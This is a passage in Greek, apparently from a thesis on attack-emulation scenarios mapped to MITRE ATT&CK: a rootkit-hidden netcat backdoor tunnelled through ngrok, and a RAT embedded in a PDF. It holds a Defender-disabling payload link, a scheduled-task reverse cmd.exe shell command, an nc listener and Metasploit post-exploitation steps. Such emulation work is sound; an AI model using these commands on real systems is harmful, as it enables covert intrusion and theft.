   - Δύο μηχανήματα πελάτες/δυνητικά θύματα μέσα στο δίκτυο, τα οποία χρησιμοποιούν το λειτουργικό Windows 7 ή Windows 10, καθώς η συγκεκριμένη έκδοση ή προγενέστερες τα καθιστούν ευάλωτα στο MS08-067. Δεν προαπαιτείται η παρουσία κάποιας ιδιαίτερης ευπάθειας στα συστήματα. Ας σημειωθεί πως ο δεύτερος οικοδεσπότης χρειάζεται μόνο ως μέρος του δικτύου ώστε ο επιτιθέμενος να εκτελέσει αναγνωριστικά scans.

4. **Διαγνωστικά**

   Δεν απαιτείται η ύπαρξη κάποιας ευπάθειας ή η παρουσία παρωχημένου λογισμικού ώστε να επιτευχθούν οι στόχοι το επιτιθέμενου. Η αρχική πρόσβαση δίνεται όταν ο χρήστης συναινεί στην παροχή δικαιωμάτων διαχειριστή σε ένα εκτελέσιμο αρχείο. Μόλις αυτά δωθούν, εκγαθιδρύεται ένα backdoor στο σύστημα, καθώς και το rootkit, το οποίο αποκρύπτει την παρουσία του. Ένα πλήρως ενημερωμένο μηχάνημα Windows 7 ή Windows 10 μπορεί να χρησιμοποιηθεί ώστε να επιδειχθεί η αποτελεσματικότητα του παραδείγματος έναντι σε σύγχρονα συστήματα.

5. **Τεχνικές Αντιπάλου**

   - **T1583.006 - Απόκτηση Υποδομών: Υπηρεσίες Web**

     Ο επιτιθέμενος μπορεί να αποκτήσει νομοπρεπείς υπηρεσίες web οι οποίες θα χρησιμοποιηθούν αργότερα κατά το C2 ή την εξαγωγή δεδομένων. Στο συγκεκριμένο παράδειγμα, καταχωρείται ένας λογαριασμός στην ιστοσελίδα του ngrok. Το ngrok είναι ένα νόμιμο εργαλείο αντίστροφου proxy που επιτρέπει στον επιτιθέμενο να έχει μια δημόσια IP, χωρίς να εκθέσει το δικό του μηχάνημα.

   - **T1566 - Ψάρεμα(Phishing)**

     Το φορτίο μπορεί να παραδοθεί με έναν αριθμό μεθόδων, οι οποίες συμπεριλαμβάνονται στην κατηγοριοποίηση phishing. Καθώς είναι ένα κακόβουλο αρχείο, μπορεί είτε να επισυναφθεί σε emails που αποστέλλονται σε πιθανά θύματα(T1566.001) είτε να φιλοξενηθεί σε έναν διακομιστή, ενώ emails που αποστέλλονται στα θύματα προτρέπουν την λήψη και εκτλέλεση του.

   - **T1027.002 - Συσκοτισμένα Αρχεία ή Πληροφορίες: Πακετάρισμα Λογισμικού)**

     Μέρη του φορτίου λαμβάνονται ως ένα συμπιεσμένο αρχείο, το οποίο έπειτα ξετυλίγεται και εκτελείται στο μηχάνημα του θύματος. Αυτό συμβάλει στην μείωση

της αποτελεσματικότητας εντοπισμού βασισμένου σε ψηφιακές υπογραφές από προγράμματα antivirus.

- **T1204.002 - Εκτέλεση Χρήστη: Κακόβουλο Αρχείο**

  Προϋποτίθεται πως το θύμα εκτελεί κακόβουλο κώδικα που παραδώθηκε στο μηχάνημα του μέσω email ή λήψης από κάποιο σύνδεσμο. Συνεπώς δεν υπάρχει ανάγκη παρουσίας κάποιας ευπάθειας στο σύστημα, καθώς η πρόσβαση δίνεται και διατηρείται μέσα από τον χώρο χρήστη(userspace), τη στιγμή που ο χρήστης συναινεί στην εκτέλεση του κακόβουλου συνημμένου στο μηχάνημα του με επαυξημένα προνόμια.

- **1548.002 - Κατάχρηση του Μηχανισμού Ελέγχου Ανόδου:Παράβλεψη Ελέχγου Λογαριασμών**

  Δεδομένου ότι ο χρήστης που εκτελεί το κακόβουλο λογισμικό ανήκει στην ομάδα διαχειριστών και μπορεί να επικυρώσει την επιβεβαίωση, η διαδικασία επαυξάνει τα δικαιώματα της και αποτελεσματικά, μπορεί να εκτελέσει ενέργειες που εγκαθιστούν το rootkit και αφοπλίζουν τους μηχανισμούς άμυνας.

- **T1509.003 - Διερμηνέας Εντολών και Scripts: Κέλυφος Εντολών των Windows**

  Το αρχείο batch που εκτελείται μόλις δοθεί άδεια καλεί το κέλυφος εντολών των Windows και τρέχει σειριακά εντολές που εγκαθιστούν το κακόβουλο λογισμικό, αποκρύπτουν την παρουσία του και διασφαλίζουν την μακρόχρονη πρόσβαση του.

- **T1059.001 - Διερμηνέας Εντολών και Scripts: Powershell**

  Το προαναφερθέν αρχείο batch επίσης καλεί το περιβλάλλον scripting Powrshell το οποίο συμπεριλαμβάνεται στις μοντέρνες εκδόσεις του λειτουργικού Windows. Επιτρέπει την αλλαγή των προκαθορισμένων ρυθμίσεων του Defender και τη λήψη απομακρυσμένου περιεχομένου μέσω χρήσης cmdlets.

  Το φορτίο αποτελείτα από 3 μέρη:

  Defeat-Defender: Αρχείο batch script που απενεργοποιεί τη λειτουργία του Windows Defender και αποσιωπεί τη λειτουργία κατά της αλλαγής των χαρακτηριστικών αυτού. Επίσης κάνει τα αρχεία .exe να εξερούνται από το γενικό κανόνα scanning.

  Netcat: Μία back-end εφαρμογή δικτύου που χρησιμοποιείται για την ανάγνωση, εγράφη και ανακατεύθυνση δεδομένων μεταξύ πελατών. Περιγράφεται ως ένα γενικής χρήσεως εργαλείο δικτύου που οι διαχειριστές μπορούν να χρησιμοποιήσουν άμεσα ή να συμπεριλάβουν στα scripts τους.

  R77-rootkit: Ενώ το netcat από μόνο του είναι αβλαβές, η παρουσία του μπορεί να σημάνει συναγερμό σε antivirus ή παρατηρητές δικτύου ρυθμισμένους σε υψηλή ευαισθησία, καθιστώντας αναγκαίο να αποκρυφθεί η ψηφιακή υπογραφή του.

  https://github.com/bytecode77/r77-rootkit

  Το rootkit R77 είναι ένα ανοιχτού κώδικα rootkit χωρίς αρχεία που λειτουργεί στον δακτύλιο 3 και επιτρέπει την απόκρυψη διεργασιών, δυνδέσεων, κλειδιών registry και αρχείων με τη χρήση του προθέματος ($77) ή μέσω του ορσιμού

μονοπατιών αρχείων στις ρυθμίσεις του. Λειτουργεί ως πράκτορας συσκοτισμού και αποκρύπτει όλα τα ίχνη του backdoor που εγκαταστάθηκε στο σύστημα.

- **T1027.001 - Συσκοτισμένα Αρχεία ή Πληροφορίες: Δυαδική Επαύξηση**

  Αρχικά, επιχειρήθηκε η απόκρυψη του κακόβουλου αρχείου μέσω disassembly και προσθήκης θορύβου. Αυτό αποτρέπει αποτελεσματικά την ειδοποίηση λόγω ταυτοποίησης checksum σε βάσεις δεδομένων κακόβουλου λογισμικού. Ωστόσο, αυτό δεν αρκεί σε ένα μοντέρνο σύστημα καθώς το Windows Defender ή άλλα προγράμματα Antivirus συνδυάζουν στρώσεις μοντέλων εκμάθησης μηχανής, αλγορίθμους εντοπισμού βάσει συμπεριφοράς, και ευριστικά μοντέλα για να αναζητήσουν ύποπτα αρχεία. Τακτικές που παρατηρούνται συχνά σε κακόβουλα προγράμματα όπως τροποποιήσεις σε συγκεκριμένα μέρη του συστήματος αρχείων ή κλήσεις σε συγκεκριμένες συναρτήσεις βιβλιοθήκες οδηγούν τελικά στην ανεύρεση του αρχείου. Συνεπώς, μία συνδυαστική προσέγγιση πρέπει να ληφθεί, χρησιμοποιώντας συσκοτισμό, αφοπλισμό του Windows Defender και καθιστώντας σχετικές διαδικασίες, αρχεία και κανόνες firewall αδιαφανείς μέσω του rootkit.

  Σύνδεσμος φορτίου:

  https://github.com/attacksim/auto-sphinx-usecases/tree/main/UC3-rootkit/payload

  Το παραπάνω αρχείο μπορεί να αποσταλεί σε μορφή zip, ή αποσυμπιεσμένο. Ο χρήστης πρέπει να εκτελέσει το αρχείο dd2.bat και έπειτα θα του ζητηθεί να δώσει προνόμια διαχειριστή. Εάν συνεχίσει, ένα μήνυμα που ισχυρίζεται πως τα απαραίτητα αρχεία εγκαθιστώνται θα εμφανιστεί, όπως προβλέπει το Defeat-Defender, ενώ στην πραγματικότητα, καίριες ρυθμίσεις του Windows Defender τροποποιούνται ώστε να προληφθεί η αναγνώριση. Μόλις ολοκληρωθεί, το rootkit $77 και το netcat θα αποσυμπιεστούν και θα ενσωματοθούν στο σύστημα.

- **T1014 - Rootkit**

  Η συνεχόμενη παρουσία του backdoor αποκρύπτεται με τη χρήση του προθέματος $77 σε όλα τα σχετικά αρχεία, κλειδιά registry, προγραμματισμένα καθήκοντα και κανόνες firewall. Οι μηχανισμοί με τους οποίους επιτυγχάνει φόρτωση και μακρόχρονη παρουσία περιγράφονται αναλυτικά στο τεχνικό έγγραφο του:

  https://docs.bytecode77.com/r77-rootkit/Technical%20Documentation.pdf

  Η επίκαιρη διαδικασία (%77nc.exe) παραμένει αόρατη ενώ μία συνεδρία CC TCP τρέχει.

- **T1053.002 - Προγραμματισμένο Καθήκον/Εργασία(Windows)**

  Η διαρκής παρουσία επιτυγχάνεται μέσω του Windows Task Scheduler και της εντολής schtasks.exe

```
C:\Windows\syswow64\schtasks.exe /create /tn "$77nchelper" /RU "NT AUTHORITY\SYSTEM" /RP /sc
ONLOGON /tr "%WINDIR%\system32\$77nc.exe -p 443 %hostname% %port% -e cmd.exe" /rl HIGHEST /f
```

Εικόνα 4.16: *Προσθήκη registry για τον netcat listener*

Ο χρήστης NT AUTHORITY\SYSTEM χρησιμοποιείται ώστε ο επιτιθέμενος να

αποκτήσει απεριόριστη πρόσβαση και το τερματικό ελέγχου να αποκρυφθεί από τον τρέχοντα συνδεδεμένο χρήστη.

Άνοιγμα θύρας:

```
netsh advfirewall firewall add rule name= "Service Firewall" dir=in action=allow protocol=TCP localport=445
```

- **T1037 - Scripts Εκκινούμενα κατά την Έναρξη ή Συνδεση**

  Το προγραμματισμένο καθήκον που περιγράφεται παραπάνω χρησιμοποιεί την σημαία δρομολόγησης ONLOGON, ξεκινώντας μία συνεδρία netcat όταν ο χρήστης NT AUTHORITY\SYSTEM συνδεθεί στο σύστημα(προηγείται των κοινών χρηστών ή διαχειριστών), αμέσως μετά την έναρξη του μηχανήματος. Αξίζει να σημειωθεί ότι οι συνεδρίες ξεκινούν από έναν υπερχρήστη, πράγμα που εξυπηρετεί ως μέσο προσαύξησης προνομίων.

- **T1102 - Υπηρεσία Web**

  Ο επιτιθέμενος χρησιμοποιεί το νομοταγές εργαλείο αντίστροφου proxy, ngrok, ώστε να αποκρύψει τη συνδερία του θύματος με το CC μέσω μίας σήραγγας, αποτρέποντας τη σήμανση συναγερμού σε δίκτυα παραγωγής/εταιρικά δίκτυα. Συνδέσεις με μία νομοταγή υπηρεσία είναι πολύ λιγότερο πιθανόν να ανιχνευθούν. Το firewall βλέπει μία σύνδεση TCP με SSL/TLS προς ένα συχνά χρησιμοποιούμενο domain.

  Παραμετροποίηση προώθησης ngrok στο μηχάνημα του επιτιθέμενου:

  Αξίζει να σημειωθεί πως ενώ η θύρα πηγής του θύματος προς το ngrok.io μπορεί να παραμετροποιηθεί, η θύρα προορισμού είναι μία τυχαία θύρα πάνω από την 1023, καθώς η δωρεάν έκδοση του ngrok δεν περιλαμβάνει παραμετροποιήσιμους αριθμούς θυρών κατά την δημιουργία ενός proxy.

  Το φορτίο λαμβάνει ένα όνομα διακομιστή και θύρα ως είσοδο, καθορίζοντας που θα επιχρειρήσει να συνδεθεί το προγραμματισμένο καθήκον netcat, κάθε φορά που ο χρήστης NT AUTHORITY\SYSTEM συνδέεται. Αυτός ο περιορισμός επιβάλλεται από το γεγονός ότι πρόκειται για εργαλείο εξομοίωσης. Δύο εναλλακτικές που θα μας επέτρεπαν να εκτελέσουμε το φορτίο με έναν τελείως αδιαφανή τρόπο είναι οι ακόλουθες:

  - Προκαθορισμένες θύρες και domains στα οποία ακούει ο επιτιθέμενος για συνδέσεις του κακόβουλου λογισμικού. Αυτή η μέθοδος συνήθως χρησιμοποιείται από "ζωντανά" malware. Μπορεί ακόμα να δημιουργηθεί μια γεννήτρια ψεύδοτυχαίου domain με ελεγχόμενο seed, όπως στο UC01 - Conficker. Ο επιτιθέμενος μπορεί τότε να κατοχυρώσει τα εκάστοτε domains, καθώς έχει πρόσβαση στον μηχανισμό δημιουργίας τους.
  - Είναι δυνατόν να παραχθεί παρόμοιο κακόβουλο λογισμικό με το εργαλείο msfvenom, όπου η διεύθυνση του επιτιθέμενου μπορεί να ρυθμιστεί κατά τη δημιουργία του εκτελέσιμου μέσω παραμέτρων. Το μειονέκτημα εδώ είναι

πως το δημόσιως βλέπον proxy του ngrok δεν είναι σταθερό μεταξύ συνεδριών, συνεπώς λήφθηκε η απόφαση να λαμβάνεται ως είσοδος στο πρόγραμμα.

Αφού τοποθετηθεί το backdoor και εγκατασταθεί το R77 rootkit, το οποίο αποκρύπτει όλα τα σχετικά ίχνη, το φορτίο επαννεκινεί το μηχάνημα του θύματος. Το γεγονός πως ο superadmin χρήστης NT AUTHORITY\SYSTEM ήταν μη προστατευμένος επέτρεψε την έναρξη κελύφους προς το C2 με τα υψηλότερα δυνατά προνόμια, ξεπερνώντας όλους τους τοπικούς χρήστες admin. Αυτό επίσης αποκρύπτει το παράθυρο επικοινωνίας cmd σε κάθε συνεδρία desktop που εκκινείται από κατώτερους users.

Το μηχάνημα του επιτιθέμενου ακούει για εισερχόμενες συνδέσεις από θύματας. Αυτό μπορεί να γίνει μέσω του netcat π.χ. :

```
nc -lvp ATTACKER_IP LISTENING_PORT
```

Όπου το LISTENING_PORT είναι η τοπική θύρα που προωθείται από το ngrok proxy.

- **T1041 - Εξαγωγή πάνω από Κανάλι C2**

  Αν και ξεφεύγει από το πλαίσιο του παρόντος παραδείγματος, αξίζει να σημειωθεί πως ένας επιτιθέμενος δύναται να υποκλέψει ή να χειραγωγήσει δεδομένα άπαξ έχει εγκαθιδρύσει ένα κανάλι C2 με προνόμια administrator.

6. **Υπόδειγμα Αλληλουχίας Ενεργειών**

   Περιγραφή των απαιτούμενων βημάτων έαν κάποιος επιθυμεί να αναπαράξει την επίθεση στο δικό του περιβαλλόν ελέγχου:

   (α΄) Παραμετροποίηση επιτιθέμενου:


   Το μηχάνημα του επιτιθέμενου σηκώνει ένα ngrok proxy:

   ```
   ngrok tcp 9999
   ```

   καθώς και έναν listener για την σύνδεση TCP που θα ξεκινήσει το netcat από το θύμα. Επελέγη το φορτίο reverse_tcp του metasploit, ενώ σαν exploit χρησιμοποιείται το exploit/multi/handler.

   (β΄) Παραλαβή φορτίου: Το φορτίο παραλαμβάνεται από τον σταθμό εργασίας 1. Ένας αριθμός επιλογών που παρακάμπτουν το SIEM μπορεί να χρησιμοποιηθεί. Το αρχείο μπορεί να φιλοξενηθεί και να ληφθεί από έναν διακομιστή web, να παραληφθεί ως συννημένο σε mail ή να εμπεριέχεται σε έναν δίσκο flash.

   (γ΄) Εκτέλεση του φορτίου: Το dd2.bat εκτελείται στο μηχάνημα του θύματος, με δικαιώματα διαχειριστή να δίνονται έπειτα από την προτροπή. Η δημόσια διεύθυνση και θύρα του επιτιθέμενου, οι οποίες βρίσκονται πίσω από σήραγγα, εισάγονται ως παράμετροι (x.tcp.ngrok.io στην προκειμένη περίπτωση).



Εικόνα 4.17: *UC03 - Παραμετροποίηση Metasploit*

(δ') Το script αντιγράφει το εκτελέσιμο του netcat στο System32 και αποκρύπτει την παρουσία του εγκαθιστώντας το rootkit r77. Επιπλέον, ένα προγραμματισμένο καθήκον να εκτελείται το netcat και να επιχειρεί να επικοινωνήσει με τον επιτιθέμενο προστίθεται και το σύστημα επανεκκινείται.

(ε') Μόλις συνδεθεί ο χρήστης NT AUTHORITY, ο αντίστροφος χειριστής TCP από την μεριά του επιτιθέμενου δέχεται την επερχόμενη σύνδεση και μία συνδερία κελύφους ανοίγει. Η συνεδρία αυτή μπορεί να σταλθεί στο background(ctrl + z).

(ς') Ο στόχος είναι να αναβαθμιστεί η συνεδρία αυτή σε μία πιο σταθερή συνεδρία meterpreter. Αυτό μπορεί να γίνει αυτοματοποιημένα μέσα στο metasploit μέσω της σημαίας -u.

πχ

```
sessions -u 1
```

Ωστόσο, το κατάλληλο module πρέπει να παραμετροποιηθεί με το χέρι λόγω της χρήσης σήραγγας.
Module:

```
post/multi/manage/shell_to_meterpreter
```

Το Lhost πρέπει να τεθεί ως η IP μίας διεπαφής στο πραγματικό μηχάνημα του επιτιθέμενου και το Lport είναι η θύρα στην οποία είναι συνδεδεμένο το ngrok proxy. Το γεγονός ότι το ngrok καταλαμβάνει τη συγκεκριμένη θύρα ωστόσο, δεν επιτρέπει στον χειριστή του φορτίο να δεθεί στην ίδια θύρα. Συνεπώς, πρέπει να χρησιμοποιηθεί το ReverseListenerBindPort:

```
set ReverseListenerBindPort XXXX
```

Όπου XXXX μπορεί να είναι οποιαδήποτε μη κοινή θύρα. Επιπλέον, η παράμετρος session πρέπει να δείχνει στην υπάρχουσα συνδερία κελύφους από προηγουμένως.

Εικόνα 4.18: *UC03 - Παράδειγμα παραμετροποίησης Θυρών*

Η εκτέλεση αυτού του φορτίου ανοίγει μία συνεδρία meterpreter υπό καινούριο ID. Η συνδερία κελύφους μπορεί να κοπεί έπειτα, εφόσον δεν χρειάζεται.

(ζ) Ο επιτιθέμενος μπορεί τώρα να χρησιμοποιήσει το προσβεβλημένο μηχάνημα για να εκτελέσει έναν αριθμό ενεργειών post exploitation(μετά την απόκτηση πρόσβασης). Παραδείγματος χάριν, το υποδίκτυο του θύματος μπορεί να διευκρινιστεί μέσω ipconfig, και έπειτα να εκτελεστεί ένα ARP scan:

```
use auxiliary/scanner/discovery/arp_sweep
```


4.3.3 UC04 – Trojan Απομακρυσμένης Πρόσβασης Συνημμένο σε Αρχείο PDF

1. **Εισαγωγή**

   Στην παρούσα περίπτωση, ο επιτιθέμενος αποκτά πληροφορίες για την ύπαρξη παρωχημένου λογισμικού που μπορεί να χρησιμοποιηθεί σαν διάνυσμα επίθεσης. Ένα Java R.A.T.(Remote Access Trojan) τοποθετείται μέσα σε ένα αρχείο PDF για συγκάλυψη. Μόλις ο χρήστης ανοίξει το αρχείο και εγκαταστήσει το backdoor, ο επιτιθέμενος πραγματοποιεί υποκλοπή δεδομένων για χρηματικό όφελος.

2. **Τοπολογία**

   Παρατίθεται η τοπολογία δικτύου που χρησιμοποιήθηκε κατά την προσομοίωση.



Εικόνα 4.19: *Τοπολογία δικτύου για UC04 - RAT in PDF*

3. **Απαιτήσεις**

   Απαιτούνται τα ακόλουθα ώστε η επίθεση να αναπαραχθεί σε περιβάλλον ελέγχου:

   - Ένα μηχάνημα επιτιθέμενου με λογισμικό Windows 7/Vista/10 και το Java SDK εγκατεστημένο ώστε να τρέξει το generator και wrapper του φορτίου, καθώς και τον πελάτη C2.
   - Ένα μηχάνημα επιτιθέμενου με Metasploit εγκατεστημένο ώστε να τρέξει το module adobe_pdf_embedded_exe.
   - Ένα μηχάνημα θύματος με το λογισμικό Windows XP SP3 (English/Spanish) /Windows Vista/7 (English) και το λογισμικό Adobe Reader v8.x, v9.x σύμφωνα με της απαιτήσεις της ευπάθειας. Το μηχάνημα πρέπει επίσης να διαθέτει το Java SDK 1.4.0 ή νεότερο εγκατεστημένο.

4. **Διαγνωστικά**

   Η αρχική εκτέλεση κακόβουλου κώδικα βασίζεται σε υπάρχουσες ευπάθειες από τις οποίες υποφέρουν παρωχημένα λογισμικά. Αυτό επίσης επιτρέπει την ταυτοποίηση

και πρόληψη του εν λόγω διανύσματος επίθεσης από την άμυνα. Οι συγκεκριμένες εκδόσεις ενός αναγνώστη αρχείων μπορεί να μην είναι ανιχνεύσιμες από μία εσωτερική σάρωση δικτύου, ωστόσο ανησυχητικές ενδείξεις γίνονται εμφανείς κατά την επισκόπηση του μηχανήματος, όπως το μη υποστηριζόμενο λειτουργικό σύστημα και οι παλαιές εκδόσεις του Adobe Reader.

```
Available targets:
  Id  Name
  --  ----
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)
```

Εικόνα 4.20: *UC04 - Προϋποθέσεις σύμφωνα με Metasploit*

5. **Τεχνικές Αντιπάλου**

   Λόγω της συχνότητας τεχνικών και τακτικών που έχουν ήδη μελετηθεί σε άλλες περιπτώσεις, θα επιχειρηθεί η χάραξη παραλλήλων μεταξύ αυτών ώστε η παρούσα περίπτωση να αναγεί σε ένα υποσύνολο τον υπαρχόντων τεχνικών αντιπάλων, όπως αυτές αναφέρονται μέσα στο παρόν έργο. Η κατηγοριοποίηση χρησιμοποιεί το MITRE ATT&CK Matrix, και παρουσιάζει τα βήματα σε χρονολογική σειρά.

   - **T1566.001 - Ψάρεμα: Στοχευμένο Ψάρεμα μέσω Συνημμένων σε Email**

     Προηγουμένως συναντήθηκε στο: 4.3.1

     Η χρήση φαινομενικά αθώων emails ως μέσο απόκτησης αρχικής πρόσβασης σε ένα σύστημα είναι ένα σχετικά κοινό πρώτο βήμα που χρησιμοποιείται σε κυβερνοεπιθέσεις. Η μέθοδος αυτή έχει συναντηθεί προηγουμένως στο UC01. Η συγκεκριμένη περίπτωση διαφέρει ως προς τα περιεχόμενά του συνημμένου στο email, καθώς εμπεριέχεται ένα αρχείο pdf με ένα εκτελέσιμο ενσωματωμένο στο τελευταίο.

   - **T1204 - Εκτέλεση από τον Χρήστη**

     Προηγουμένως συναντήθηκε στο: 4.3.2

     Ο κακόβουλος παράγοντας βασίζεται στην εκτέλεση ορισμένων ενεργειών από τον χρήστη. Αυτό αποτελεί κοινό επακόλουθο της τεχνικής phishing. Δυνητικά θύματα παροτρύνονται να ανοίξουν το συνημμένο αρχείο pdf και να συναινέσουν σε ότι παράθυρα τυχόν εμφανιστούν. Αυτή η τεχνική έχει συναντηθεί προηγουμένως σε πολλαπλές περιπτώσεις, συμπεριλαμβανομένου του UC03. Επιτυχία του επιτιθέμενου σε αυτό το βήμα οδηγεί στην εγκατάσταση του Java RAT και πρόσβαση C2 πάνω στο σύστημα. Η συγκεκριμένη περίπτωση εμπίπτει στην υποκατηγορία T1204.002 - Εκτέλεση από τον Χρήστη: Κακόβουλο Αρχείο, καθώς το φορτίο βρίσκεται μέσα σε ένα αρχείο pdf.

   - **T1547 - Αυτόματη Εκκίνηση κατά την Έναρξη ή τη Σύνδεση**

     Το Ratty Trojan εγκαθίσταται στο σύστημα και δημιουργεί μία συνεδρία με το μηχάνημα C2 κατά την έναρξη, όπως διαπιστώνεται από δοκιμές.

   - **T1056.001 - Σύλληψή Εισόδων: Kelogging**

Το Ratty trojan μπορεί να εκτελέσει keylogging. Ο επιτιθέμενος δύναται να το κάνει απλά, μέσα από το γραφικό περιβάλλον.


6. **Υπόδειγμα Αλληλουχίας Ενεργειών**

Περιγραφή των απαιτούμενων βημάτων έαν κάποιος επιθυμεί να αναπαράξει την επίθεση στο δικό του περιβαλλόν ελέγχου:

(α') Προετοιμασία επιτιθέμενου:

Το JRAT Ratty έχει επιλεγεί καθώς ταιριάζει με τις προδιαγραφές του UC04 και διαθέτει όλες τις απαιτούμενες δυνατότητες post exploitation που αναφέρονται. Το σύστημα του επιτιθέμενου τρέχει το λογισμικό Windows 10, καθώς η κονσόλα C2 του Ratty, δουλεύει σε όλες τις καινούριες τις εκδόσεις αυτού.


Η θύρα στην οποία ακούει ο επιτιθέμενος ορίζεται κατά την εκκίνηση του προγράμματος:



Εικόνα 4.21: *UC04 - Θύρα στην οποία Ακούει ο Επιτιθέμενος*

(β') Παραγωγή Φορτίου:

Χρησιμοποιώντας το Client Builder στο γραφικό περιβάλλον, παραμετροποιείται ένα φορτίο το οποίο επιχειρεί να επικοινωνήσει με την δημόσια IP και την ανοιχτή θύρα στην οποία ακούει ο επιτιθέμενος.:



